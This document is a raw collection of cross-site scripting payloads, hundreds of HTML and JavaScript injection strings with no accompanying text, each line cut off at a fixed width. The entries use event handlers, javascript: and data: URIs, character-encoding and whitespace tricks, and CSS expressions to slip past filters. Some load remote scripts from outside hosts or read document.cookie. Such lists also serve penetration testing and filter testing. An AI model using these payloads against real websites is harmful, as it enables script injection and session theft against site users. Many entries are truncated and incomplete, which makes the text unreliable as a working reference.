<FRAMESET><FRAME SRC="javascript:alert('XSS');"
<TABLE BACKGROUND="javascript:alert('XSS')">
<TABLE><TD BACKGROUND="javascript:alert('XSS')"
<DIV STYLE="background-image: url(javascript:al
<DIV STYLE="background-image:\0075\0072\006C\00
<DIV STYLE="background-image: url(&#1;javascrip
<DIV STYLE="width: expression(alert('XSS'));">
<!--[if gte IE 4]><SCRIPT>alert('XSS');</SCRIPT
<BASE HREF="javascript:alert('XSS');//">
<OBJECT TYPE="text/x-scriptlet" DATA="http://ha
<!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cm
<? echo('<SCR)';echo('IPT>alert("XSS")</SCRIPT>
<IMG SRC="http://www.thesiteyouareon.com/somecoo
<META HTTP-EQUIV="Set-Cookie" Content="USERID=<
<HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="
<SCRIPT a=">" SRC="http://ha.ckers.org/xss.js">
<SCRIPT =">" SRC="http://ha.ckers.org/xss.js"></
<SCRIPT a=">" '' SRC="http://ha.ckers.org/xss.j
<SCRIPT "a='>'" SRC="http://ha.ckers.org/xss.js
<SCRIPT a=`>` SRC="http://ha.ckers.org/xss.js">
<SCRIPT a=">'>" SRC="http://ha.ckers.org/xss.js
<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC
<A HREF="http://66.102.7.147/">XSS</A>
0\"autofocus/onfocus=alert(1)--><video/poster/
veris-->group<svg/onload=alert(/XSS/)//
```

```
#"><img src=M onerror=alert('XSS');>
element[attribute='<img src=x onerror=alert('XS
[<blockquote cite="]">[" onmouseover="alert('RVI
%22;alert%28%27RVRSH3LL_XSS%29//
javascript:alert%281%29;
<w contenteditable id=x onfocus=alert()>
alert;pg("XSS")
<svg/onload=%26%23097lert%26lpar;1337)>
<script>for((i)in(self))eval(i)(1)</script>
<scr<script>ipt>alert(1)</scr</script>ipt><scr<
<sCR<script>iPt>alert(1)</SCr</script>IPt>
<a href="data:text/html;base64,PHNjcmlwdD5hbGVy
%253Cscript%253Ealert('XSS')%253C%252Fscript%25
<IMG SRC=x onload="alert(String.fromCharCode(88
<IMG SRC=x onafterprint="alert(String.fromCharC
<IMG SRC=x onbeforeprint="alert(String.fromChar
<IMG SRC=x onbeforeunload="alert(String.fromCha
<IMG SRC=x onerror="alert(String.fromCharCode(8
<IMG SRC=x onhashchange="alert(String.fromCharC
<IMG SRC=x onload="alert(String.fromCharCode(88
<IMG SRC=x onmessage="alert(String.fromCharCode
<IMG SRC=x ononline="alert(String.fromCharCode(
<IMG SRC=x onoffline="alert(String.fromCharCode
<IMG SRC=x onpagehide="alert(String.fromCharCod
<IMG SRC=x onpageshow="alert(String.fromCharCod
<IMG SRC=x onpopstate="alert(String.fromCharCod
<IMG SRC=x onresize="alert(String.fromCharCode(
<IMG SRC=x onstorage="alert(String.fromCharCode
<IMG SRC=x onunload="alert(String.fromCharCode(
<IMG SRC=x onblur="alert(String.fromCharCode(88
<IMG SRC=x onchange="alert(String.fromCharCode(
<IMG SRC=x oncontextmenu="alert(String.fromChar
<IMG SRC=x oninput="alert(String.fromCharCode(8
<IMG SRC=x oninvalid="alert(String.fromCharCode
<IMG SRC=x onreset="alert(String.fromCharCode(8
<IMG SRC=x onsearch="alert(String.fromCharCode(
<IMG SRC=x onselect="alert(String.fromCharCode(
<IMG SRC=x onsubmit="alert(String.fromCharCode(
<IMG SRC=x onkeydown="alert(String.fromCharCode
<IMG SRC=x onkeypress="alert(String.fromCharCod
<IMG SRC=x onkeyup="alert(String.fromCharCode(8
<IMG SRC=x onclick="alert(String.fromCharCode(8
<IMG SRC=x ondblclick="alert(String.fromCharCod
<IMG SRC=x onmousedown="alert(String.fromCharCo
<IMG SRC=x onmousemove="alert(String.fromCharCo
<IMG SRC=x onmouseout="alert(String.fromCharCod
```

```
<IMG SRC=x onmouseover="alert(String.fromCharCo
<IMG SRC=x onmouseup="alert(String.fromCharCode
<IMG SRC=x onmousewheel="alert(String.fromCharC
<IMG SRC=x onwheel="alert(String.fromCharCode(8
<IMG SRC=x ondrag="alert(String.fromCharCode(88
<IMG SRC=x ondragend="alert(String.fromCharCode
<IMG SRC=x ondragenter="alert(String.fromCharCo
<IMG SRC=x ondragleave="alert(String.fromCharCo
<IMG SRC=x ondragover="alert(String.fromCharCod
<IMG SRC=x ondragstart="alert(String.fromCharCo
<IMG SRC=x ondrop="alert(String.fromCharCode(88
<IMG SRC=x onscroll="alert(String.fromCharCode(8
<IMG SRC=x oncopy="alert(String.fromCharCode(88
<IMG SRC=x oncut="alert(String.fromCharCode(88,8
<IMG SRC=x onpaste="alert(String.fromCharCode(8
<IMG SRC=x onabort="alert(String.fromCharCode(8
<IMG SRC=x oncanplay="alert(String.fromCharCode
<IMG SRC=x oncanplaythrough="alert(String.fromCh
<IMG SRC=x oncuechange="alert(String.fromCharCo
<IMG SRC=x ondurationchange="alert(String.fromCh
<IMG SRC=x onemptied="alert(String.fromCharCode
<IMG SRC=x onended="alert(String.fromCharCode(8
<IMG SRC=x onerror="alert(String.fromCharCode(8
<IMG SRC=x onloadeddata="alert(String.fromCharC
<IMG SRC=x onloadedmetadata="alert(String.fromCh
<IMG SRC=x onloadstart="alert(String.fromCharCo
<IMG SRC=x onpause="alert(String.fromCharCode(8
<IMG SRC=x onplay="alert(String.fromCharCode(88
<IMG SRC=x onplaying="alert(String.fromCharCode
<IMG SRC=x onprogress="alert(String.fromCharCod
<IMG SRC=x onratechange="alert(String.fromCharC
<IMG SRC=x onseeked="alert(String.fromCharCode(8
<IMG SRC=x onseeking="alert(String.fromCharCode
<IMG SRC=x onstalled="alert(String.fromCharCode
<IMG SRC=x onsuspend="alert(String.fromCharCode
<IMG SRC=x ontimeupdate="alert(String.fromCharC
<IMG SRC=x onvolumechange="alert(String.fromChar
<IMG SRC=x onwaiting="alert(String.fromCharCode
<IMG SRC=x onshow="alert(String.fromCharCode(88
<IMG SRC=x ontoggle="alert(String.fromCharCode(8
<META onpaonpageonpagonpageonpageshowshoweshowsl
<IMG SRC=x onload="alert(String.fromCharCode(88
<INPUT TYPE="BUTTON" action="alert('XSS')"/>
"><h1><IFRAME SRC="javascript:alert('XSS');"></I
"><h1><IFRAME SRC=# onmouseover="alert(document
<IFRAME SRC="javascript:alert('XSS');"></IFRAME
```

```
<IFRAME SRC=# onmouseover="alert(document.cookie
"><h1><IFRAME SRC=# onmouseover="alert(document
"></iframe><script>alert(`TEXT YOU WANT TO BE DI
"><h1><IFRAME width="420" height="315" SRC="http
"><h1><iframe width="420" height="315" src="http
><h1><IFRAME width="420" height="315" frameborde
g'"></IFRAME>Hover the cursor to the LEFT of thi
<IFRAME width="420" height="315" frameborder="0'
"><h1><IFRAME SRC="javascript:alert('XSS');"></I
"><h1><IFRAME SRC=# onmouseover="alert(document
<iframe src=http://xss.rocks/scriptlet.html <
<IFRAME SRC="javascript:alert('XSS');"></IFRAME
<IFRAME SRC=# onmouseover="alert(document.cookie
<iframe  src="&Tab;javascript:prompt(1)&Tab;">
<svg><style>{font-family&colon;'<iframe/onload=
<input/onmouseover="javaSCRIPT&colon;confirm&lpa
<sVg><scRipt >alert&lpar;1&rpar; {Opera}
<img/src`` onerror=this.onerror=confirm(1)
<form><isindex formaction="javascript&colon;con
<img src``&NewLine; onerror=alert(1)&NewLine;
<script/&Tab; src='https://dl.dropbox.com/u/130
<ScRipT 5-0*3+9/3=>prompt(1)</ScRipT giveanswerl
<iframe/src="data:text/html;&Tab;base64&Tab;,PG
<script /**/>/**/alert(1)/**/</script /**/
&#34;&#62;<h1/onmouseover='\u0061lert(1)'>
<iframe/src="data:text/html,<svg &#111;&#110;loa
<meta content="&NewLine; 1 &NewLine;; JAVASCRIPT
<svg><script xlink:href=data&colon;,window.open
<svg><script x:href='https://dl.dropbox.com/u/1
<meta http-equiv="refresh" content="0;url=javas
<iframe src=javascript&colon;alert&lpar;documen
<form><a href="javascript:\u0061lert&#x28;1&#x29
<img/&#09;&#10;&#11; src=`~` onerror=prompt(1)>
<form><iframe &#09;&#10;&#11; src="javascript&#5
<a href="data:application/x-x509-user-cert;&Newl
http://www.google<script .com>alert(document.lo
<a&#32;href&#61;&#91;&#00;&#93;"&#00; onmouseov
<img/src=@&#32;&#13; onerror = prompt('&#49;')
<style/onload=prompt&#40;'&#88;&#83;&#83;'&#41;
<script ^__^>alert(String.fromCharCode(49))</scr
</style &#32;><script &#32; :-(>/**/alert(docume
&#00;</form><input type&#61;"date" onfocus="aler
<form><textarea &#13; onkeyup='\u0061\u006C\u00
<script /***/>/***/confirm('\uFF41\uFF4C\uFF45\u
<iframe srcdoc='&lt;body onload=prompt&lpar;1&rp
<a href="javascript:void(0)" onmouseover=&NewLi
```

```
<script ~~~>alert(0%0)</script ~~~>
<style/onload=&lt;!--&#09;&gt;&#10;alert&#10;&l
<///style///><span %2F onmousemove='alert&lpar;
<img/src='http://i.imgur.com/P8mL8.jpg' onmouse
&#34;&#62;<svg><style>{-o-link-source&colon;'<b
&#13;<blink/&#13; onmouseover=pr&#x6F;mp&#116;(
<marquee onstart='javascript:alert&#x28;1&#x29;
<div/style="width:expression(confirm(1))">X</di
<iframe// src=javaSCRIPT&colon;alert(1)
//<form/action=javascript&#x3A;alert&lpar;docum
/*iframe/src*/<iframe/src="<iframe/src=@"/onloa
//|\\ <script //|\\ src='https://dl.dropbox.com
</font>/<svg><style>{src&#x3A;'<style/onload=th
<a/href="javascript:&#13; javascript:prompt(1)"
</plaintext\></|\><plaintext/onmouseover=prompt
</svg>''<svg><script 'AQuickBrownFoxJumpsOverTh
<a href="javascript&colon;\u0061&#x6C;&#101%72t
<div onmouseover='alert&lpar;1&rpar;'>DIV</div>
<iframe style="position:absolute;top:0;left:0;w
<a href="jAvAsCrIpT&colon;alert&lpar;1&rpar;">X
<embed src="http://corkami.googlecode.com/svn/!
<object data="http://corkami.googlecode.com/svn
<var onmouseover="prompt(1)">On Mouse Over</var
<a href=javascript&colon;alert&lpar;document&pe
<img src="/" =_=" title="onerror='prompt(1)'">
<%<!--'%><script>alert(1);</script -->
<script src="data:text/javascript,alert(1)"></s
<iframe/src \/\/onload = prompt(1)
<iframe/onreadystatechange=alert(1)
<svg/onload=alert(1)
<input value=<><iframe/src=javascript:confirm(1
<input type="text" value=`` <div/onmouseover='a
http://www.<script>alert(1)</script .com
<iframe src=j&NewLine;&Tab;a&NewLine;&Tab;&Tab;
<svg><script ?>alert(1)
<iframe src=j&Tab;a&Tab;v&Tab;a&Tab;s&Tab;c&Tab
<img src=`xx:xx`onerror=alert(1)>
<object type="text/x-scriptlet" data="http://js
<meta http-equiv="refresh" content="0;javascrip
<math><a xlink:href="//jsfiddle.net/t846h/">cli
<embed code="http://businessinfo.co.uk/labs/xss
<svg contentScriptType=text/vbs><script>MsgBox+
<a href="data:text/html;base64_,<svg/onload=\u0
<iframe/onreadystatechange=\u0061\u006C\u0065\u
<script>~'\u0061' ; \u0074\u0068\u0072\u006F\u0
<script/src="data&colon;text%2Fj\u0061v\u0061sc
```

```
<script/src=data&colon;text/j\u0061v\u0061&#115
<object data=javascript&colon;\u0061&#x6C;&#101
<script>+-+-1-+-+alert(1)</script>
<body/onload=&lt;!--&gt;&#10alert(1)>
<script itworksinallbrowsers>/*<script* */alert
<img src ?itworksonchrome?\/onerror = alert(1)
<svg><script>//&NewLine;confirm(1);</script </s
<svg><script onlypossibleinopera:-)> alert(1)
<a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aa
<script x> alert(1) </script 1=2
<div/onmouseover='alert(1)'> style="x:">
<--`<img/src=` onerror=alert(1)> --!>
<script/src=&#100&#97&#116&#97:text/&#x6a&#x61&
<div style="position:absolute;top:0;left:0;widt
"><img src=x onerror=window.open('https://www.g
<form><button formaction=javascript&colon;alert
<math><a xlink:href="//jsfiddle.net/t846h/">cli
<object data=data:text/html;base64,PHN2Zy9vbmxv
<iframe src="data:text/html,%3C%73%63%72%69%70%
<a href="data:text/html;blabla,&#60&#115&#99&#1
<script\x20type="text/javascript">javascript:al
<script\x3Etype="text/javascript">javascript:al
<script\x0Dtype="text/javascript">javascript:al
<script\x09type="text/javascript">javascript:al
<script\x0Ctype="text/javascript">javascript:al
<script\x2Ftype="text/javascript">javascript:al
<script\x0Atype="text/javascript">javascript:al
'`"><\x3Cscript>javascript:alert(1)</script>
'`"><\x00script>javascript:alert(1)</script>
<img src=1 href=1 onerror="javascript:alert(1)"
<audio src=1 href=1 onerror="javascript:alert(1
<video src=1 href=1 onerror="javascript:alert(1
<body src=1 href=1 onerror="javascript:alert(1)
<image src=1 href=1 onerror="javascript:alert(1
<object src=1 href=1 onerror="javascript:alert(
<script src=1 href=1 onerror="javascript:alert(
<svg onResize svg onResize="javascript:javascri
<title onPropertyChange title onPropertyChange=
<iframe onLoad iframe onLoad="javascript:javasc
<body onMouseEnter body onMouseEnter="javascrip
<body onFocus body onFocus="javascript:javascri
<frameset onScroll frameset onScroll="javascrip
<script onReadyStateChange script onReadyStateC
<html onMouseUp html onMouseUp="javascript:java
<body onPropertyChange body onPropertyChange="j
<svg onLoad svg onLoad="javascript:javascript:a
```

```
<body onPageHide body onPageHide="javascript:jav
<body onMouseOver body onMouseOver="javascript:
<body onUnload body onUnload="javascript:javasc
<body onLoad body onLoad="javascript:javascript
<bgsound onPropertyChange bgsound onPropertyCha
<html onMouseLeave html onMouseLeave="javascrip
<html onMouseWheel html onMouseWheel="javascrip
<style onLoad style onLoad="javascript:javascri
<iframe onReadyStateChange iframe onReadyStateC
<body onPageShow body onPageShow="javascript:jav
<style onReadyStateChange style onReadyStateCha
<frameset onFocus frameset onFocus="javascript:
<applet onError applet onError="javascript:java
<marquee onStart marquee onStart="javascript:jav
<script onLoad script onLoad="javascript:javasc
<html onMouseOver html onMouseOver="javascript:
<html onMouseEnter html onMouseEnter="javascrip
<body onBeforeUnload body onBeforeUnload="javas
<html onMouseDown html onMouseDown="javascript:
<marquee onScroll marquee onScroll="javascript:
<xml onPropertyChange xml onPropertyChange="jav
<frameset onBlur frameset onBlur="javascript:jav
<applet onReadyStateChange applet onReadyStateC
<svg onUnload svg onUnload="javascript:javascri
<html onMouseOut html onMouseOut="javascript:jav
<body onMouseMove body onMouseMove="javascript:
<body onResize body onResize="javascript:javasc
<object onError object onError="javascript:java
<body onPopState body onPopState="javascript:jav
<html onMouseMove html onMouseMove="javascript:
<applet onreadystatechange applet onreadystatec
<body onpagehide body onpagehide="javascript:jav
<svg onunload svg onunload="javascript:javascri
<applet onerror applet onerror="javascript:java
<body onkeyup body onkeyup="javascript:javascri
<body onunload body onunload="javascript:javasc
<iframe onload iframe onload="javascript:javasc
<body onload body onload="javascript:javascript
<html onmouseover html onmouseover="javascript:
<object onbeforeload object onbeforeload="javas
<body onbeforeunload body onbeforeunload="javas
<body onfocus body onfocus="javascript:javascri
<body onkeydown body onkeydown="javascript:java
<iframe onbeforeload iframe onbeforeload="javas
<iframe src iframe src="javascript:javascript:a
<svg onload svg onload="javascript:javascript:a
```

```
<html onmousemove html onmousemove="javascript:
<body onblur body onblur="javascript:javascript
\x3Cscript>javascript:alert(1)</script>
'"`><script>/* *\x2Fjavascript:alert(1)// */</s
<script>javascript:alert(1)</script\x0D
<script>javascript:alert(1)</script\x0A
<script>javascript:alert(1)</script\x0B
<script charset="\x22>javascript:alert(1)</scri
<!--\x3E<img src=xxx:x onerror=javascript:alert
--><!-- ---> <img src=xxx:x onerror=javascript:
--><!-- --\x00> <img src=xxx:x onerror=javascri
--><!-- --\x21> <img src=xxx:x onerror=javascri
--><!-- --\x3E> <img src=xxx:x onerror=javascri
`"'><img src='#\x27 onerror=javascript:alert(1)
<a href="javascript\x3Ajavascript:alert(1)" id=
"'`><p><svg><script>a='hello\x27;javascript:ale
<a href="javas\x00cript:javascript:alert(1)" id
<a href="javas\x07cript:javascript:alert(1)" id
<a href="javas\x0Dcript:javascript:alert(1)" id
<a href="javas\x0Acript:javascript:alert(1)" id
<a href="javas\x08cript:javascript:alert(1)" id
<a href="javas\x02cript:javascript:alert(1)" id
<a href="javas\x03cript:javascript:alert(1)" id
<a href="javas\x04cript:javascript:alert(1)" id
<a href="javas\x01cript:javascript:alert(1)" id
<a href="javas\x05cript:javascript:alert(1)" id
<a href="javas\x0Bcript:javascript:alert(1)" id
<a href="javas\x09cript:javascript:alert(1)" id
<a href="javas\x06cript:javascript:alert(1)" id
<a href="javas\x0Ccript:javascript:alert(1)" id
<script>/* *\x2A/javascript:alert(1)// */</scri
<script>/* *\x00/javascript:alert(1)// */</scri
<style></style\x3E<img src="about:blank" onerro
<style></style\x0D<img src="about:blank" onerro
<style></style\x09<img src="about:blank" onerro
<style></style\x20<img src="about:blank" onerro
<style></style\x0A<img src="about:blank" onerro
"'`>ABC<div style="font-family:'foo'\x7Dx:expre
"'`>ABC<div style="font-family:'foo'\x3Bx:expre
<script>if("x\\xE1\x96\x89".length==2) { javasc
<script>if("x\\xE0\xB9\x92".length==2) { javasc
<script>if("x\\xEE\xA9\x93".length==2) { javasc
'`"><\x3Cscript>javascript:alert(1)</script>
'`"><\x00script>javascript:alert(1)</script>
"'`><\x3Cimg src=xxx:x onerror=javascript:alert
"'`><\x00img src=xxx:x onerror=javascript:alert
```

```
<script src="data:text/plain\x2Cjavascript:aler
<script src="data:\xD4\x8F,javascript:alert(1)"
<script src="data:\xE0\xA4\x98,javascript:alert
<script src="data:\xCB\x8F,javascript:alert(1)"
<script\x20type="text/javascript">javascript:al
<script\x3Etype="text/javascript">javascript:al
<script\x0Dtype="text/javascript">javascript:al
<script\x09type="text/javascript">javascript:al
<script\x0Ctype="text/javascript">javascript:al
<script\x2Ftype="text/javascript">javascript:al
<script\x0Atype="text/javascript">javascript:al
ABC<div style="x\x3Aexpression(javascript:alert
ABC<div style="x:expression\x5C(javascript:aler
ABC<div style="x:expression\x00(javascript:aler
ABC<div style="x:exp\x00ression(javascript:aler
ABC<div style="x:exp\x5Cression(javascript:aler
ABC<div style="x:\x0Aexpression(javascript:aler
ABC<div style="x:\x09expression(javascript:aler
ABC<div style="x:\xE3\x80\x80expression(javascr
ABC<div style="x:\xE2\x80\x84expression(javascr
ABC<div style="x:\xC2\xA0expression(javascript:
ABC<div style="x:\xE2\x80\x80expression(javascr
ABC<div style="x:\xE2\x80\x8Aexpression(javascr
ABC<div style="x:\x0Dexpression(javascript:aler
ABC<div style="x:\x0Cexpression(javascript:aler
ABC<div style="x:\xE2\x80\x87expression(javascr
ABC<div style="x:\xEF\xBB\xBFexpression(javascr
ABC<div style="x:\x20expression(javascript:aler
ABC<div style="x:\xE2\x80\x88expression(javascr
ABC<div style="x:\x00expression(javascript:aler
ABC<div style="x:\xE2\x80\x8Bexpression(javascr
ABC<div style="x:\xE2\x80\x86expression(javascr
ABC<div style="x:\xE2\x80\x85expression(javascr
ABC<div style="x:\xE2\x80\x82expression(javascr
ABC<div style="x:\x0Bexpression(javascript:aler
ABC<div style="x:\xE2\x80\x81expression(javascr
ABC<div style="x:\xE2\x80\x83expression(javascr
ABC<div style="x:\xE2\x80\x89expression(javascr
<a href="\x0Bjavascript:javascript:alert(1)" id
<a href="\x0Fjavascript:javascript:alert(1)" id
<a href="\xC2\xA0javascript:javascript:alert(1)"
<a href="\x05javascript:javascript:alert(1)" id
<a href="\xE1\xA0\x8Ejavascript:javascript:aler
<a href="\x18javascript:javascript:alert(1)" id
<a href="\x11javascript:javascript:alert(1)" id
<a href="\xE2\x80\x88javascript:javascript:aler
```

```
<a href="\xE2\x80\x89javascript:javascript:aler
<a href="\xE2\x80\x80javascript:javascript:aler
<a href="\x17javascript:javascript:alert(1)" id
<a href="\x03javascript:javascript:alert(1)" id
<a href="\x0Ejavascript:javascript:alert(1)" id
<a href="\x1Ajavascript:javascript:alert(1)" id
<a href="\x00javascript:javascript:alert(1)" id
<a href="\x10javascript:javascript:alert(1)" id
<a href="\xE2\x80\x82javascript:javascript:aler
<a href="\x20javascript:javascript:alert(1)" id
<a href="\x13javascript:javascript:alert(1)" id
<a href="\x09javascript:javascript:alert(1)" id
<a href="\xE2\x80\x8Ajavascript:javascript:aler
<a href="\x14javascript:javascript:alert(1)" id
<a href="\x19javascript:javascript:alert(1)" id
<a href="\xE2\x80\xAFjavascript:javascript:aler
<a href="\x1Fjavascript:javascript:alert(1)" id
<a href="\xE2\x80\x81javascript:javascript:aler
<a href="\x1Djavascript:javascript:alert(1)" id
<a href="\xE2\x80\x87javascript:javascript:aler
<a href="\x07javascript:javascript:alert(1)" id
<a href="\xE1\x9A\x80javascript:javascript:aler
<a href="\xE2\x80\x83javascript:javascript:aler
<a href="\x04javascript:javascript:alert(1)" id
<a href="\x01javascript:javascript:alert(1)" id
<a href="\x08javascript:javascript:alert(1)" id
<a href="\xE2\x80\x84javascript:javascript:aler
<a href="\xE2\x80\x86javascript:javascript:aler
<a href="\xE3\x80\x80javascript:javascript:aler
<a href="\x12javascript:javascript:alert(1)" id
<a href="\x0Djavascript:javascript:alert(1)" id
<a href="\x0Ajavascript:javascript:alert(1)" id
<a href="\x0Cjavascript:javascript:alert(1)" id
<a href="\x15javascript:javascript:alert(1)" id
<a href="\xE2\x80\xA8javascript:javascript:aler
<a href="\x16javascript:javascript:alert(1)" id
<a href="\x02javascript:javascript:alert(1)" id
<a href="\x1Bjavascript:javascript:alert(1)" id
<a href="\x06javascript:javascript:alert(1)" id
<a href="\xE2\x80\xA9javascript:javascript:aler
<a href="\xE2\x80\x85javascript:javascript:aler
<a href="\x1Ejavascript:javascript:alert(1)" id
<a href="\xE2\x81\x9Fjavascript:javascript:aler
<a href="\x1Cjavascript:javascript:alert(1)" id
<a href="javascript\x00:javascript:alert(1)" id
<a href="javascript\x3A:javascript:alert(1)" id
```

```
<a href="javascript\x09:javascript:alert(1)" id
<a href="javascript\x0D:javascript:alert(1)" id
<a href="javascript\x0A:javascript:alert(1)" id
`"'><img src=xxx:x \x0Aonerror=javascript:alert
`"'><img src=xxx:x \x22onerror=javascript:alert
`"'><img src=xxx:x \x0Bonerror=javascript:alert
`"'><img src=xxx:x \x0Donerror=javascript:alert
`"'><img src=xxx:x \x2Fonerror=javascript:alert
`"'><img src=xxx:x \x09onerror=javascript:alert
`"'><img src=xxx:x \x0Conerror=javascript:alert
`"'><img src=xxx:x \x00onerror=javascript:alert
`"'><img src=xxx:x \x27onerror=javascript:alert
`"'><img src=xxx:x \x20onerror=javascript:alert
"`'><script>\x3Bjavascript:alert(1)</script>
"`'><script>\x0Djavascript:alert(1)</script>
"`'><script>\xEF\xBB\xBFjavascript:alert(1)</sci
"`'><script>\xE2\x80\x81javascript:alert(1)</sci
"`'><script>\xE2\x80\x84javascript:alert(1)</sci
"`'><script>\xE3\x80\x80javascript:alert(1)</sci
"`'><script>\x09javascript:alert(1)</script>
"`'><script>\xE2\x80\x89javascript:alert(1)</sci
"`'><script>\xE2\x80\x85javascript:alert(1)</sci
"`'><script>\xE2\x80\x88javascript:alert(1)</sci
"`'><script>\x00javascript:alert(1)</script>
"`'><script>\xE2\x80\xA8javascript:alert(1)</sci
"`'><script>\xE2\x80\x8Ajavascript:alert(1)</sci
"`'><script>\xE1\x9A\x80javascript:alert(1)</sci
"`'><script>\x0Cjavascript:alert(1)</script>
"`'><script>\x2Bjavascript:alert(1)</script>
"`'><script>\xF0\x90\x96\x9Ajavascript:alert(1)
"`'><script>-javascript:alert(1)</script>
"`'><script>\x0Ajavascript:alert(1)</script>
"`'><script>\xE2\x80\xAFjavascript:alert(1)</sci
"`'><script>\x7Ejavascript:alert(1)</script>
"`'><script>\xE2\x80\x87javascript:alert(1)</sci
"`'><script>\xE2\x81\x9Fjavascript:alert(1)</sci
"`'><script>\xE2\x80\xA9javascript:alert(1)</sci
"`'><script>\xC2\x85javascript:alert(1)</script
"`'><script>\xEF\xBF\xAEjavascript:alert(1)</sci
"`'><script>\xE2\x80\x83javascript:alert(1)</sci
"`'><script>\xE2\x80\x8Bjavascript:alert(1)</sci
"`'><script>\xEF\xBF\xBEjavascript:alert(1)</sci
"`'><script>\xE2\x80\x80javascript:alert(1)</sci
"`'><script>\x21javascript:alert(1)</script>
"`'><script>\xE2\x80\x82javascript:alert(1)</sci
"`'><script>\xE2\x80\x86javascript:alert(1)</sci
```

```
"`'><script>\xE1\xA0\x8Ejavascript:alert(1)</sc
"`'><script>\x0Bjavascript:alert(1)</script>
"`'><script>\x20javascript:alert(1)</script>
"`'><script>\xC2\xA0javascript:alert(1)</script
"/><img/onerror=\x0Bjavascript:alert(1)\x0Bsrc=
"/><img/onerror=\x22javascript:alert(1)\x22src=
"/><img/onerror=\x09javascript:alert(1)\x09src=
"/><img/onerror=\x27javascript:alert(1)\x27src=
"/><img/onerror=\x0Ajavascript:alert(1)\x0Asrc=
"/><img/onerror=\x0Cjavascript:alert(1)\x0Csrc=
"/><img/onerror=\x0Djavascript:alert(1)\x0Dsrc=
"/><img/onerror=\x60javascript:alert(1)\x60src=
"/><img/onerror=\x20javascript:alert(1)\x20src=
<script\x2F>javascript:alert(1)</script>
<script\x20>javascript:alert(1)</script>
<script\x0D>javascript:alert(1)</script>
<script\x0A>javascript:alert(1)</script>
<script\x0C>javascript:alert(1)</script>
<script\x00>javascript:alert(1)</script>
<script\x09>javascript:alert(1)</script>
"><img src=x onerror=javascript:alert(1)>
"><img src=x onerror=javascript:alert('1')>
"><img src=x onerror=javascript:alert("1")>
"><img src=x onerror=javascript:alert(`1`)>
"><img src=x onerror=javascript:alert(('1'))>
"><img src=x onerror=javascript:alert(("1"))>
"><img src=x onerror=javascript:alert((`1`))>
"><img src=x onerror=javascript:alert(A)>
"><img src=x onerror=javascript:alert((A))>
"><img src=x onerror=javascript:alert(('A'))>
"><img src=x onerror=javascript:alert('A')>
"><img src=x onerror=javascript:alert(("A"))>
"><img src=x onerror=javascript:alert("A")>
"><img src=x onerror=javascript:alert((`A`))>
"><img src=x onerror=javascript:alert(`A`)>
`"'><img src=xxx:x onerror\x0B=javascript:alert
`"'><img src=xxx:x onerror\x00=javascript:alert
`"'><img src=xxx:x onerror\x0C=javascript:alert
`"'><img src=xxx:x onerror\x0D=javascript:alert
`"'><img src=xxx:x onerror\x20=javascript:alert
`"'><img src=xxx:x onerror\x0A=javascript:alert
`"'><img src=xxx:x onerror\x09=javascript:alert
<script>javascript:alert(1)<\x00/script>
<img src=# onerror\x3D"javascript:alert(1)" >
<input onfocus=javascript:alert(1) autofocus>
<input onblur=javascript:alert(1) autofocus><in
```

```
<video poster=javascript:javascript:alert(1)//
<body onscroll=javascript:alert(1)><br><br><br>
<form id=test onforminput=javascript:alert(1)><
<video><source onerror="javascript:javascript:a
<video onerror="javascript:javascript:alert(1)"
<form><button formaction="javascript:javascript
<body oninput=javascript:alert(1)><input autofo
<math href="javascript:javascript:alert(1)">CLI
<frameset onload=javascript:alert(1)>
<table background="javascript:javascript:alert(
<!--<img src="--><img src=x onerror=javascript:a
<comment><img src="</comment><img src=x onerror
<![><img src="]><img src=x onerror=javascript:a
<style><img src="</style><img src=x onerror=jav
<li style=list-style:url() onerror=javascript:a
<head><base href="javascript://"></head><body><a
<SCRIPT FOR=document EVENT=onreadystatechange>ja
<OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-0
<object data="data:text/html;base64,%(base64)s"
<embed src="data:text/html;base64,%(base64)s">
<b <script>alert(1)</script>0
<div id="div1"><input value="``onmouseover=java
<x '="foo"><x foo='><img src=x onerror=javascri
<embed src="javascript:alert(1)">
<img src="javascript:alert(1)">
<image src="javascript:alert(1)">
<script src="javascript:alert(1)">
<div style=width:1px;filter:glow onfilterchange
<? foo="><script>javascript:alert(1)</script>">
<! foo="><script>javascript:alert(1)</script>">
</ foo="><script>javascript:alert(1)</script>">
<? foo="><x foo='?><script>javascript:alert(1)<
<! foo="[[[Inception]]"><x foo="]foo><script>jav
<% foo><x foo="%><script>javascript:alert(1)</sc
<div id=d><x xmlns="><iframe onload=javascript:a
<img \x00src=x onerror="alert(1)">
<img \x47src=x onerror="javascript:alert(1)">
<img \x11src=x onerror="javascript:alert(1)">
<img \x12src=x onerror="javascript:alert(1)">
<img\x47src=x onerror="javascript:alert(1)">
<img\x10src=x onerror="javascript:alert(1)">
<img\x13src=x onerror="javascript:alert(1)">
<img\x32src=x onerror="javascript:alert(1)">
<img\x47src=x onerror="javascript:alert(1)">
<img\x11src=x onerror="javascript:alert(1)">
<img \x47src=x onerror="javascript:alert(1)">
```

```
<img \x34src=x onerror="javascript:alert(1)">
<img \x39src=x onerror="javascript:alert(1)">
<img \x00src=x onerror="javascript:alert(1)">
<img src\x09=x onerror="javascript:alert(1)">
<img src\x10=x onerror="javascript:alert(1)">
<img src\x13=x onerror="javascript:alert(1)">
<img src\x32=x onerror="javascript:alert(1)">
<img src\x12=x onerror="javascript:alert(1)">
<img src\x11=x onerror="javascript:alert(1)">
<img src\x00=x onerror="javascript:alert(1)">
<img src\x47=x onerror="javascript:alert(1)">
<img src=x\x09onerror="javascript:alert(1)">
<img src=x\x10onerror="javascript:alert(1)">
<img src=x\x11onerror="javascript:alert(1)">
<img src=x\x12onerror="javascript:alert(1)">
<img src=x\x13onerror="javascript:alert(1)">
<img[a][b][c]src[d]=x[e]onerror=[f]"alert(1)">
<img src=x onerror=\x09"javascript:alert(1)">
<img src=x onerror=\x10"javascript:alert(1)">
<img src=x onerror=\x11"javascript:alert(1)">
<img src=x onerror=\x12"javascript:alert(1)">
<img src=x onerror=\x32"javascript:alert(1)">
<img src=x onerror=\x00"javascript:alert(1)">
<a href=java&#1&#2&#3&#4&#5&#6&#7&#8&#11&#12scr
<img src="x` `<script>javascript:alert(1)</scri
<img src onerror /" '"= alt=javascript:alert(1),
<title onpropertychange=javascript:alert(1)></t
